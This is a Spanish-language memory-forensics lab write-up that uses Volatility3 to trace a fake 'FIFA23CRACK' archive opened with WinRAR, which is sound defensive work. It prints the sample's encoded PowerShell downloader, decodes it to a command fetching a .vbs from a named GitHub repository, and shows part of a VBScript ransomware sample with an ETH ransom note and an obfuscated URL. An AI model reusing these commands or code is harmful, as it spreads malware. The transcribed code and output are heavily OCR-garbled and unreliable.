# WinRAR O-Day



Volatility - CheatSheet	3
Búsqueda	3
Nota	
Preguntas	
	. •

## Volatility - CheatSheet

https://book.hacktricks.xyz/generic-methodologies-and-resources/basic-forensic-methodology/memory-dump-analysis/volatility-cheatsheet

### Búsqueda


Volatility3 tiene diferentes complementos que permiten el análisis de los procesos activos, usaremos varias para ver algunas diferencias.

Nota: Se fijarán que al usar un complemento de volátily3 usare ">" para crear un documento de texto con la salida del complemento, de esta forma nos ahorramos tener que ejecutar y esperar que procese la información nuevamente, también nos permite realizar búsquedas de forma más rápido.

#### 1) Pstree

El comando quedaría así

python3 volatility3/vol.py -f Winny.vmem windows.pstree > pstree.txt



La salida se vería así la particularidad que tiene es que nos muestra unos asteriscos al frente de cada proceso de esta forma nos ayuda a ver a simple vista una jerarquía en el inicio de los procesos.

Revisamos las relaciones entre los procesos y podemos anotar uno que otro que consideremos sospechosos, por ejemplo:

5100 772 HxTsr.exe 0xc402ea33b0	80 0 - 1 False 2023-08-28
14:18:52.000000 2023-08-28 14:27:26.0000	000
* 796 564 fontdrvhost.ex 0xc402e830614	0 5 - 1 False 2023-03-17
14:22:46.000000 N/A	
** 380 640 NisSrv.exe 0xc402ed3430c0	) 4 - 0 False 2023-08-28
13:46:29.000000 N/A	

Adicional veo que el usuario tiene varios procesos de msedge al igual que otros navegadores este suele tener múltiples procesos esto es normal.

Nos fijamos en los o el proceso explorer.exe (explotador de Windows), es importante revisar los procesos hijos de este debido a que cuando el usuario ejecuta un archivo o programa el proceso hijo se abrirá debajo de este.

Vemos varios hijos del explorador entre estos dos procesos Winrar, dos procesos Winrar no tiene por qué tener un significado negativo es simplemente que el usuario puede tener dos archivos Winrar abiertos, aun así, lo anotaremos.

Antes de analizar los procesos sospechosos que sacamos para analizar veremos la ejecución de comandos en el equipo.

python3 volatility3/vol.py -f Winny.vmem windows.cmdline > cmdline.txt

Aquí veo un comando sospechoso

```
4584 WinRAR.exe "C:\Program Files\WinRAR\WinRAR.exe" "C:\Users\Work\Downloads\b6wzzawS.rar"
7184 dllhost.exe Required memory at 0x284f0cb1b58 is inaccessible (swapped)
```

Vemos que el proceso 4584 se utilizó parar Winrar descomprimir el archivo ubicado en el directorio:

C:\Users\Work\Downloads\b6wzzawS.rar"

Vamos a analizar este archivo usaremos el complemento filescan

python3 volatility3/vol.py -f Winny.vmem windows.filescan > filescan.txt

este complemento nos dará la dirección offset el nombre y el tamaño del archivo.

Buscamos el contenido de la carpeta descargas

grep "Downloads" filescan.txt

```
root@ip-172-31-18-232:~/Desktop# grep "Downloads" filescan.txt

0xc402e9a4c230 \Users\Work\Downloads 216

0xc402ec3be1b0 \Users\Work\Downloads\winrar-x64-623.exe 216

0xc402ed4b0420 \Users\Work\Downloads 216

0xc402ed4b08d0 \Users\Work\Downloads 216

0xc402ed4b74a0 \Users\Work\AppData\Roaming\Microsoft\Windows\Recent\Downloads.lnk 216

0xc402eda5ad90 \Users\Work\Downloads 216

0xc402eda5bba0 \Users\Work\Downloads 216

0xc402edba1ce0 \Users\Work\Downloads 216

0xc402ee5b16e0 \Users\Work\Downloads\FIFA23CRACK.rar1 216

0xc402ee5b16e0 \Users\Work\Downloads\FIFA23CRACK.rar1 216

0xc402ee820320 \Users\Work\Downloads\desktop.ini 216
```

Aquí vemos un archivo sospechoso

0xc402ee5b16e0 \Users\Work\Downloads\FIFA23CRACK.rar1 216

Pero no vemos el archivo "b6wzzawS.rar",

Podemos extraer este archivo y analizarlo usando la dirección offset y el complemento dumpfiles, usando la dirección virtual (offset) del archivo FIFA23CRACK.rar1.

python3 volatility3/vol.py -f Winny.vmem windows.dumpfiles --virtaddr 0xc402ee5b16e0

```
root@ip-172-31-18-232:~/Desktop# python3 volatility3/vol.py -f Winny.vmem windows.dumpfiles --virtaddr 0xc402ee5b16e0
Volatility 3 Framework 2.5.0
Progress: 100.00 PDB scanning finished
Cache FileObject FileName Result


DataSectionObject 0xc402ee5b16e0 FIFA23CRACK.rar1 file.0xc402ee5b16e0.0xc402ed6e45d0.DataSectionObject.FIFA23CRACK.rar1.dat
```

Si fue posible ahora tenemos el archivo podemos extraer el hash o subirlo a una plataforma como virus total para su análisis.

#### md5sum

file.0xc402ee5b16e0.0xc402ed6e45d0.DataSectionObject.FIFA23CRACK.rar1.dat

#### a6f703d823b40aa6d4af466a865b75c2



Esta técnica avanzada bueno digo avanzada, pero podemos cambiar el nombre del archivo para intentar ver su contenido.

El archivo extraído es

"file.0xc402ee5b16e0.0xc402ed6e45d0.DataSectionObject.FIFA23CRACK.rar1.dat"

Usamos el comando my para cambiar el nombre a "FIFA23CRACK.rar"

Ahora extraemos el contenido del archivo rar, pero me da un error al usar el comando file veo esto.

```
root@ip-172-31-18-232:~/Desktop# file FIFA23CRACK.rar
FIFA23CRACK.rar: Zip archive data, at least v2.0 to extract
```

Así que uso zip para descomprimir

```
root@ip-172-31-18-232:~/Desktop# unzip FIFA23CRACK.rar
Archive: FIFA23CRACK.rar
ReadMe.txt must be opened first
inflating: ReadMe.txt
checkdir error: ReadMe.txt exists but is not directory
unable to process ReadMe.txt /.
checkdir error: ReadMe.txt exists but is not directory
unable to process ReadMe.txt /.
```

La máquina del laboratorio se cerró de forma inesperada en este punto y tuve que volver a iniciarla, no representa ningún cambio del proceso realizado hasta este momento.

Al usar unzip veo que el archivo se extrae de forma incorrecta busco entonces otra forma de extraerlo y encuentro "7z e"

```
root@ip-172-31-18-97:~/Desktop# ls
FIFA23CRACK.rar 'ReadMe.txt' _'ReadMe.txt .cmd.'
```

El archivo 'ReadMe.txt .cmd.' fue el extraído de forma correcta.

Uso cat para ver el contenido del archivo

```
root@ip-172-31-18-97:~/Desktop# cat 'ReadMe.txt .cmd.'
powershell.exe -EncodedCommand SW52b2tlLVdlYlJlcXVlc3QgLVVyaSAnaHR0cHM6Ly9yYXcuZ2l0aHVidXNlcmNvbnRlbnQuY29tL0Vsc2ZhN0VsNGEyeS
```

powershell.exe -EncodedCommand SW52b2tlLVdlYIJlcXVlc3QgLVVyaSAnaHR0cHM6Ly9yYXcuZ2l0aHVidXNlcmNvbnRl bnQuY29tL0Vsc2ZhN0VsNGEyeS9TZWNyZXRXZWFwL21haW4vU2Q0cUF4MjEud mJzJyAtT3V0RmlsZSAiJGVudjpURU1QXFNkNHFBeDIxLnZicyl=

Podemos decodificar esto usando el siguiente comando desde la misma consola

echo "comando" | base64 -decode

y obtenemos

Invoke-WebRequest -Uri


'https://raw.githubusercontent.com/Elsfa7El4a2y/SecretWeap/main/Sd4qAx21.vbs' - OutFile "\$env:TEMP\Sd4qAx21.vbs"

Vemos que nos dirige a un repositorio de githubusercontent del usuario Elsfa7El4a2y y obtiene el archivo "Sd4qAx21.vbs"

Busqué en los archivos, pero no encontré nada de este:

```
grep "Sd4qAx21.vbs" filescan.txt
grep "TEMP" filescan.txt
```

Procedo a buscar en google la url y encuentro solo un resultado



Busco este nombre en google y encuentro este análisis <a href="https://bazaar.abuse.ch/sample/0352598565fbafe39866f3c9b5964b613fd259ea12a8fe46410b5d119db97aba/">https://bazaar.abuse.ch/sample/0352598565fbafe39866f3c9b5964b613fd259ea12a8fe46410b5d119db97aba/</a>

Podemos descargar esta muestra subida (cuidado), no dejare el link para descárgala.

```
root@ip-172-31-19-36:~/Downloads# ls

05525985657bafe39866f3c9b5964b613fd259ea12a8fe46410b5d119db97aba.zip 'Winny(1).72' Winny.72

root@ip-172-31-19-36:~/Downloads# 72 x 0352598565fbafe39866f3c9b5964b613fd259ea12a8fe46410b5d119db97aba.zip

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=C.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs Intel(R) Xeon(R) CPU E5-2686 v4 @ 2.30GHz (406F1),ASM,AES-NI)

Scanning the drive for archives:
1 file, 8020 bytes (8 KiB)

Extracting archive: 0352598565fbafe39866f3c9b5964b613fd259ea12a8fe46410b5d119db97aba.zip

Path = 0352598565fbafe39866f3c9b5964b613fd259ea12a8fe46410b5d119db97aba.zip

Type = zip
Physical Size = 8020

Enter password (will not be echoed):
Everything is 0k

Size: 32306

Compressed: 8020

root@ip-172-31-19-36:~/Downloads#
```

La extensión ".vbs" nos dice que es un script de Visual Basic (VBScript).

```
℩
                                                                                        root@ip-172-31-19-36: ~/Downloads
                                                                                                                                                                                        Q = _
   MSgError >="Access denied: the requested action requires elevated privileges
 'L MsgError 80070005="Access denied: the requested action requires elevated privileges"
'L MsgError 80070057="The parameter is incorrect"
L_msgError_8007232A="DNS_server_failure"
'L_MsgError_8007232B="DNS_name_does_not_exist"
'L_MsgError_800723B="DNS_name_does_not_exist"
'L_MsgError_800708BA="The RPC_server_is_unavailable"
'L_MsgError_8007251D="No_records_found_for_DNS_query"
Function Nautilus(ByVal sBase64EncodedText, ByVal fIsUtf16LE)
      Dim sTextEncoding
if fIsUtf16LE Then sTextEncoding = "utf-8"
With CreateObject("Msxml2.DOMDocument").CreateElement("aux")
             .DataType = "bin.base64"
.Text = sBase64EncodedText
            Nautilus = BUtil(.NodeTypedValue, sTextEncoding)
End Function
function BUtil(ByVal byteArray, ByVal sTextEncoding)
    If LCase(sTextEncoding) = "utf-8" then
            BUtil = CStr(byteArray)
            With CreateObject("ADODB.Stream")
                   .Type = 1
                  .Open
.Write byteArray
                   .Type = 2
                  .CharSet = sTextEncoding
BUtil = .ReadText
                   Close
            End With
End If
end function
Function XA3bVjQ3(A0CQ5, B9HW3)
                        X7IDE
      On Error Resume Next
```

= Msgbox("Please transfer ETH to 0xebd08c5e0dac4ele1762be5bdca0dcfa76f7a5691af73acc8e148537209bab33 to receive decrypted data...", KOnly+vbInformation. v3xDF0elUgts = Replace("68LOPPLPOPLPO.LPLPOLPOLPOP74LOPPLPOPLPO.LPLPOLPOLPOP74LOPPLPOPLPO.LPLPOLPOP70LOPPLPOPLPO.LPLPOPPD.LPLPOPP0 LPO.LPLPOLPOLPOP3aLOPPLPOPLPO.LPLPOLPOLPOP2fLOPPLPOPLPO.LPLPOPLPOP2fLOPPLPOPLPO.LPLPOLPOF64LOPPLPOPLPO.LPLPOPLPO OLPOLPOP77LOPPLPO.LPLPOLPOLPOP6eLOPPLPOPLPO.LPLPOLPOLPOP6cLOPPLPOPLPO.LPLPOLPOLPOF6LOPPLPOPLPO.LPLPOLPOP61LOPPLPOPLPO.LPLPOLPOP61LOPPLPOPLPO.LPLPOLPOP61LOPPLPOPLPO.LPLPOLPOP61LOPPLPOPLPO.LPLPOLPOP61LOPPLPOPLPOPLPOP61LOPPLPOPLPOPLPOP61LOPPLPOPLPOPLPOP61LOPPLPOPP61LOPPLPOPP61LOPPLPOPP61LOPPLPOPP61LOPPLPOPP61LOPPLPOPP61LOPPLPOPP61LOPPLPOPP61LOPP11D0PP61LOPPLPOPP61LOPP11D0PF61LOPP11D0PF61LOP 64LOPPLPOPLPO.LPLPOLPOLPOP38LOPPLPOPLPO.LPLPOLPOLPOP35LOPPLPOPLPO.LPLPOLPOLPOP36LOPPLPOPLPO.LPLPOLPOLPOLPOPAGLOPPLPO OPLPO.LPLPOLPOLPOP65LOPPLPOPLPO.LPLPODPOP64LOPPLPOPLPO.LPLPOLPOLPOP69LOPPLPOPLPO.LPLPOLPOPOP61LOPPLPOPLPO.LPLPOPD6BLOPPLPOPLPO.LPL LPOLPOLPOP69LOPPLPOPLPO.LPLPOLPOLPOP72LOPPLPOPLPO.LPLPOLPOP65LOPPLPOPLPO.LPLPOPLPOP2eLOPPLPOPLPO.LPLPOPDPOP63LOPPLPOPLPO.LPLPOLPOLPOP )P6flopplpoplpo.LPLPOLPOLPOP6dLopplpoplpo.Lplpolpopp2flopplpoplpo.Lplpolpopp3plopplpo.Lplpolpopp3plopplpoplpo.Lplpolpop76lops .Poplpo.Lplpolpolpop73lopplpoplpo.Lplpolpop7olopplpoplpo.Lplpolpop62lopplpoplpo.Lplpolpolpop32lopplpoplpo.Lplpolpolpop78lopplpoplpo. .PLPOLPOLPOP71L0PPLPOPLPO.LPLPOLPOLPOP6bL0PPLP0PLP0PLP0LPOLP0P63L0PPLP0PLP0.LPLP0LP0LP0P67L0PPLP0PLP0.LPLP0PLP0 .POP55LOPPLPOPLPO.LPLPOLPOLPOP63LOPPLPOPLPO.LPLPOLPOLPOP67LOPPLPOPLPO.LPLPOLPOLPOLPOP53LOPPLPOPLPO.LPLPOLPOLPOP39LOPPLPOPLPO.LPLPOLPOLPOLPOLPOP39LO PPLPOPLPO.LPLPOPOLPOP64L0PPLPOPLPO.LPLPOLPOLPOP59L0PPLPOPLPO.LPLPOPOP0P78L0PPLPOPLPO.LPLPOLPOLPOP4dL0PPLPOPLPO.LPLPOPDP0P.DPLPOPLPO O.LPLPOLPOLPOP4aLOPPLPOPLPO.LPLPOLPOLPOP44LOPPLPOPLPO.LPLPOLPOLPOP55LOPPLPOPLPO.LPLPOLPOLPOLPOP46LOPPLPOPLPO.LPLPOLPOLPOLPOP54LOPPLPOPLPO.LPLPO OLPOP31LOPPLPOPLPO.LPLPOLPOLPOP5aLOPPLPOPLPO.LPLPOLPOLPOLPOP5aLOPPLPOPLPO.LPLPOLPOLPOP7aLOPPLPOPLPO.LPLPOLPOLPOP2dLOPPLPOPLPO.LPLPOLPOLPOP LOPPLPOPLPO.LPLPOLPOLPOP6fLOPPLPOLPO.LPLPOLPOLPOP39LOPPLPOPLPO.LPLPOLPOLPOP54LOPPLPOPLPO.LPLPOLPOLPOP52LOPPLPOPLPO.LPLPOPLPOLPOP66LOPPLPO LPO.LPLPOLPOLPOP38LOPPLPOPLPO.LPLPOLPOLPOP44LOPPLPOPLPO.LPLPOLPOLPOP6aLOPPLPOPLPO.LPLPOPDP52LOPPLPOPLPO.LPLPOLPO OLPOLPOP31LOPPLPOPLPO.LPLPOLPOLPOP42LOPPLPOPLPO.LPLPOLPOLPOP6cLOPPLPOPLPO.LPLPOLPOLPOP5fLOPPLPO.LPLPOLPOP.O.LPLPOLPOP.O.LPLPOLPOLPOF6LOPPLPO.LPLPOLPOLPOP.O.LPLPOLPOLPOP.O.LPLPOLPOLPOP.O.LPLPOLPOLPOP.O.LPLPOLPOLPOP.O.LPLPOLPOLPOP.O.LPLPOLPOLPOP.O.LPLPOLPOLPOP.O.LPLPOLPOLPOP.O.LPLPOLPOLPOP.O.LPLPOLPOLPOP.O.LPLPOLPOLPOP.O.LPLPOLPOLPOP.O.LPLPOLPOLPOP.O.LPLPOLPOLPOP.O.LPLPOLPOLPOP.O.LPLPOLPOLPOP.O.LPLPOLPOLPOP.O.LPLPOP.O.LPL DELPO.LPLPOLPOLPOP38L0PPLPOPLPO.LPLPOLPOLPOP56L0PPLPOPLPO.LPLPOLPOLPOP63L0PPLPOPLPO.LPLPOLPOLPOP55L0PPLPOPLPO.LPLPOLPOLPOP76L0PPLPOPLPO.LPL POLPOLPOP4dL0PPLPOPLPO.LPLPOLPOLPOP59L0PPLPOPLPO.LPLPOLPOLPOP5aL0PPLPOPLPO.LPLPOPD93L0PPLPOPLPO.LPLPOPDP0.LPLPOLPOLPO OP32LOPPLPOPLPO.LPLPOLPOLPOP54LOPPLPOPLPO.LPLPOLPOLPOP65LOPPLPOPLPO.LPLPOLPOLPOPA2LOPPLPOPLPO.LPLPOP6LPOP76LOPPLPOPLPO.LPLPOLPOLPOP66LOPPLPOP.LPLPOLPOLPOP66LOPPLPOPLPO.LPLPOLPOLPOP66LOPPLPOPLPO.LPLPOLPOLPOP66LOPPLPOPLPO PLPOLPOLPOP4fL0PPLPOPLPO.LPLPOLPOLPOP70L0PPLPOPLPOPLPOPLPO.LPLPOLPOP4dL0PPLPOPLPO.LPLPOLPOLPOP47L0PPLPOPLPO.LPLPOPLPOLPOLPOP57L0PPLPOPLPO.LPLPOPS POP49LOPPL POPLPO L PL POLPOLPO POP30LOPPL POPLPO L PL POLPOLPO POP46LOPPL POPLPO L PL POP40LOPPL POPLPO L PL POLPOLPO POPA LOPPLPO POPLPO L PL POLPOLPO POP46LO PLPOPLPO.LPLPOLPOLPOP77LOPPLPOPLPO.LPLPOP69L0PPLPOPLPOPLOP.LPLPOLPOLPOP4BL0PPLPO.LPLPOPLPOLPOP4dL0PPLPOPLPOPLPO .OPPLPOPLPO.LPLPOLPOLPOP43LOPPLPOPLPO.LPLPOLPOLPOP44LOPPLPOPLPO.LPLPOLPOLPOP45LOPPLPOPLPO.LPLPOLPOLPOP66LOPPLPOPLPO.LPLPOLPOLPOP75LOPPLPO .PO.LPLPOLPOLPOP34LOPPLPOPLPO.LPLPOLPOLPOP6bLOPPLPOPLPO.LPLPOLPOLPOP30LOPPLPOPLPO.LPLPOLPOLPOF69LOPPLPOPLPO.LPLP 

Veo un texto "Please transfer ETH to 0xebd08c5e0dac4e1e1762be5bdca0dcfa76f7a5691af73acc8e148537209bab33 to receive decrypted data..."

Y debajo un código ofuscado con las intrusiones para des ofuscar el mismo.

#### v3xDF0elUqts =

Replace("68LOPPLPOPLPO.LPLPOLPOLPOP74LOPPLPOPLPO.LPLPOLPOP 74LOPPLPOPLPO.LPLPOLPOLPOP70LOPPLPOPLPO.LPLPOLPOP73LOPPL POPLPO.LPLPOLPOPOP3aLOPPLPOPLPO.LPLPOLPOP2fLOPPLPOPLPO.L PLPOLPOLPOP2fLOPPLPOPLPO.LPLPOLPOLPOP64LOPPLPOPLPO.LPLPOLPO LPOP6fLOPPLPOPLPOLPOLPOLPOP77LOPPLPOPLPOLPOLPOP6eL OPPLPOPLPO.LPLPOLPOLPOP6cLOPPLPOPLPO.LPLPOLPOP6fLOPPLPOP LPO.LPLPOLPOLPOP61LOPPLPOPLPO.LPLPOLPOLPOP64LOPPLPOPLPO.LPLP OLPOLPOP38LOPPLPOPLPO.LPLPOLPOLPOP35LOPPLPOPLPO.LPLPOLPOLPO P30LOPPLPOPLPO.LPLPOLPOLPOP2eLOPPLPOPLPO.LPLPOLPOP6dLOPP LPOPLPO.LPLPOLPOPOP65LOPPLPOPLPO.LPLPOLPOP64LOPPLPOPLPO .LPLPOLPOPO69LOPPLPOPLPO.LPLPOLPOLPOP61LOPPLPOPLPO.LPLPOLP OLPOP66LOPPLPOPLPO.LPLPOLPOLPOP69LOPPLPOPLPO.LPLPOLPOP72 LOPPLPOPLPO.LPLPOLPOLPOP65LOPPLPOPLPO.LPLPOLPOP2eLOPPLPO PLPO.LPLPOLPOLPOP63LOPPLPOPLPO.LPLPOLPOLPOP6fLOPPLPOPLPO.LPL POLPOLPOP6dLOPPLPOPLPO.LPLPOLPOLPOP2fLOPPLPOPLPO.LPLPOLPOLP OP79LOPPLPOPLPO.LPLPOLPOLPOP79LOPPLPOPLPO.LPLPOLPOP76LOP PLPOPLPO.LPLPOLPOLPOP73LOPPLPOPLPO.LPLPOLPOLPOP70LOPPLPOPLP O.LPLPOLPOLPOP62LOPPLPOPLPO.LPLPOLPOLPOP32LOPPLPOPLPO.LPLPO LPOLPOP78LOPPLPOPLPO.LPLPOLPOLPOP71LOPPLPOPLPO.LPLPOLPOP 6bLOPPLPOPLPO.LPLPOLPOLPOP63LOPPLPOPLPO.LPLPOLPOP67LOPPL POPLPO.LPLPOLPOPO62LOPPLPOPLPO.LPLPOLPOPO55LOPPLPOPLPO. LPLPOLPOP63LOPPLPOPLPO.LPLPOLPOP67LOPPLPOPLPO.LPLPOLP OLPOP53LOPPLPOPLPO.LPLPOLPOLPOP39LOPPLPOPLPO.LPLPOLPOLPOP30 LOPPLPOPLPO.LPLPOLPOLPOP64LOPPLPOPLPO.LPLPOLPOP59LOPPLPO PLPO.LPLPOLPOLPOP78LOPPLPOPLPO.LPLPOLPOLPOP4dLOPPLPOPLPO.LPL POLPOLPOP59LOPPLPOPLPO.LPLPOLPOLPOP4aLOPPLPOPLPO.LPLPOLPOLP OP44LOPPLPOPLPO.LPLPOLPOLPOP55LOPPLPOPLPO.LPLPOLPOP46LOP PLPOPLPO.LPLPOLPOLPOP54LOPPLPOPLPO.LPLPOLPOLPOP31LOPPLPOPLP O.LPLPOLPOLPOP5aLOPPLPOPLPO.LPLPOLPOLPOP5aLOPPLPOPLPO.LPLPO LPOLPOP7aLOPPLPOPLPO.LPLPOLPOP2dLOPPLPOPLPO.LPLPOLPOP 6cLOPPLPOPLPO.LPLPOLPOLPOP6fLOPPLPOPLPO.LPLPOLPOLPOP39LOPPLP OPLPO.LPLPOLPOLPOP54LOPPLPOPLPO.LPLPOLPOP52LOPPLPOPLPO.L PLPOLPOPO66LOPPLPOPLPO.LPLPOLPOLPOP38LOPPLPOPLPO.LPLPOLPO LPOP44LOPPLPOPLPO.LPLPOLPOLPOP6aLOPPLPOPLPO.LPLPOLPOP52L OPPLPOPLPO.LPLPOLPOLPOP56LOPPLPOPLPO.LPLPOLPOLPOP31LOPPLPOP LPO.LPLPOLPOLPOP42LOPPLPOPLPO.LPLPOLPOPOP6cLOPPLPOPLPO.LPLP OLPOLPOP5fLOPPLPOPLPO.LPLPOLPOLPOP59LOPPLPOPLPO.LPLPOLPOLPO P4fLOPPLPOPLPO.LPLPOLPOLPOP5fLOPPLPOPLPO.LPLPOLPOLPOP7aLOPPL POPLPO.LPLPOLPOPO65LOPPLPOPLPO.LPLPOLPOP74LOPPLPOPLPO. LPLPOLPOLPOP5fLOPPLPOPLPO.LPLPOLPOLPOP38LOPPLPOPLPO.LPLPOLP OLPOP56LOPPLPOPLPO.LPLPOLPOLPOP63LOPPLPOPLPO.LPLPOLPOP55 LOPPLPOPLPO.LPLPOLPOLPOP76LOPPLPOPLPO.LPLPOLPOP4dLOPPLPO PLPO.LPLPOLPOLPOP50LOPPLPOPLPO.LPLPOLPOLPOP5aLOPPLPOPLPO.LPL POLPOLPOP33LOPPLPOPLPO.LPLPOLPOLPOP70LOPPLPOPLPO.LPLPOLPOLP OP32LOPPLPOPLPO.LPLPOLPOLPOP54LOPPLPOPLPO.LPLPOLPOP65LOP

PLPOPLPO.LPLPOLPOLPOP42LOPPLPOPLPO.LPLPOLPOLPOP70LOPPLPOPLP O.LPLPOLPOLPOP64LOPPLPOPLPO.LPLPOLPOLPOP43LOPPLPOPLPO.LPLPO LPOLPOP5fLOPPLPOPLPO.LPLPOLPOLPOP53LOPPLPOPLPO.LPLPOLPOP 6cLOPPLPOPLPO.LPLPOLPOLPOP6fLOPPLPOPLPO.LPLPOLPOLPOP4fLOPPLP OPLPO.LPLPOLPOLPOP70LOPPLPOPLPO.LPLPOLPOP4dLOPPLPOPLPO.L PLPOLPOP47LOPPLPOPLPO.LPLPOLPOLPOP57LOPPLPOPLPO.LPLPOLPO LPOP49LOPPLPOPLPO.LPLPOLPOLPOP30LOPPLPOPLPO.LPLPOLPOPP4cL OPPLPOPLPO.LPLPOLPOLPOP4bLOPPLPOPLPO.LPLPOLPOLPOP7aLOPPLPOP LPO.LPLPOLPOLPOP46LOPPLPOPLPO.LPLPOLPOLPOP77LOPPLPOPLPO.LPLP OLPOLPOP69LOPPLPOPLPO.LPLPOLPOLPOP48LOPPLPOPLPO.LPLPOLPOLPO P4dLOPPLPOPLPO.LPLPOLPOLPOP58LOPPLPOPLPO.LPLPOLPOP48LOPP LPOPLPO.LPLPOLPOLPOP68LOPPLPOPLPO.LPLPOLPOLPOP30LOPPLPOPLPO .LPLPOLPOLPOP55LOPPLPOPLPO.LPLPOLPOLPOP5aLOPPLPOPLPO.LPLPOLP OLPOP78LOPPLPOPLPO.LPLPOLPOLPOP36LOPPLPOPLPO.LPLPOLPOPOF5f LOPPLPOPLPO.LPLPOLPOLPOP65LOPPLPOPLPO.LPLPOLPOP6eLOPPLPO PLPO.LPLPOLPOLPOP34LOPPLPOPLPO.LPLPOLPOLPOP4aLOPPLPOPLPO.LPL POLPOLPOP44LOPPLPOPLPO.LPLPOLPOLPOP45LOPPLPOPLPO.LPLPOLPOLP OP6eLOPPLPOPLPOLPLPOLPOPOP75LOPPLPOPLPOLPOLPOP34LOP PLPOPLPO.LPLPOLPOLPOP6bLOPPLPOPLPO.LPLPOLPOLPOP30LOPPLPOPLP O.LPLPOLPOPO69LOPPLPOPLPO.LPLPOLPOP50LOPPLPOPLPO.LPLPO LPOLPOP5aLOPPLPOPLPO.LPLPOLPOLPOP6fLOPPLPOPLPO.LPLPOLPOP 6eLOPPLPOPLPO.LPLPOLPOLPOP61LOPPLPOPLPO.LPLPOLPOLPOP5aLOPPL POPLPO.LPLPOLPOPOF7LOPPLPOPLPO.LPLPOLPOP6dLOPPLPOPLPO. LPLPOLPOLPOP69LOPPLPOPLPO.LPLPOLPOLPOP44LOPPLPOPLPO.LPLPOLP OLPOP75LOPPLPOPLPO.LPLPOLPOLPOP53LOPPLPOPLPO.LPLPOLPOP6b LOPPLPOPLPO.LPLPOLPOLPOP45LOPPLPOPLPO.LPLPOLPOP74LOPPLPO PLPO.LPLPOLPOLPOP6dLOPPLPOPLPO.LPLPOLPOLPOP4dLOPPLPOPLPO.LPL POLPOLPOP55LOPPLPOPLPO.LPLPOLPOLPOP30LOPPLPOPLPO.LPLPOLPOLP OP70LOPPLPOPLPO.LPLPOLPOLPOP39LOPPLPOPLPO.LPLPOLPOP6eLOP PLPOPLPO.LPLPOLPOLPOP4eLOPPLPOPLPO.LPLPOLPOLPOP5aLOPPLPOPLP O.LPLPOLPOLPOP66LOPPLPOPLPO.LPLPOLPOP6fLOPPLPOPLPO.LPLPOL POLPOP34LOPPLPOPLPO.LPLPOLPOLPOP34LOPPLPOPLPO.LPLPOLPOP4 fLOPPLPOPLPO.LPLPOLPOLPOP63LOPPLPOPLPO.LPLPOLPOLPOP4dLOPPLP OPLPO.LPLPOLPOLPOP75LOPPLPOPLPO.LPLPOLPOP44LOPPLPOPLPO.L PLPOLPOLPOP45LOPPLPOPLPO.LPLPOLPOLPOP79LOPPLPOPLPO.LPLPOLPO LPOP32LOPPLPOPLPO.LPLPOLPOLPOP71LOPPLPOPLPO.LPLPOLPOP044L OPPLPOPLPO.LPLPOLPOLPOP2dLOPPLPOPLPO.LPLPOLPOLPOP72LOPPLPOP LPO.LPLPOLPOLPOP54LOPPLPOPLPO.LPLPOLPOLPOP53LOPPLPOPLPO.LPLP OLPOLPOP65LOPPLPOPLPO.LPLPOLPOLPOP59LOPPLPOPLPO.LPLPOLPOLPO P6fLOPPLPOPLPOLPOLPOP77LOPPLPOPLPO.LPLPOLPOP67LOPPL POPLPO.LPLPOLPOLPOP35LOPPLPOPLPO.LPLPOLPOP73LOPPLPOPLPO. LPLPOLPOLPOP4aLOPPLPOPLPO.LPLPOLPOLPOP45LOPPLPOPLPO.LPLPOLP OLPOP77LOPPLPOPLPO.LPLPOLPOLPOP68LOPPLPOPLPO.LPLPOLPOPP7a LOPPLPOPLPO.LPLPOLPOLPOP56LOPPLPOPLPO.LPLPOLPOP5fLOPPLPO PLPO.LPLPOLPOLPOP41LOPPLPOPLPO.LPLPOLPOLPOP2fLOPPLPOPLPO.LPL POLPOLPOP38LOPPLPOPLPO.LPLPOLPOLPOP73LOPPLPOPLPO.LPLPOLPOLP

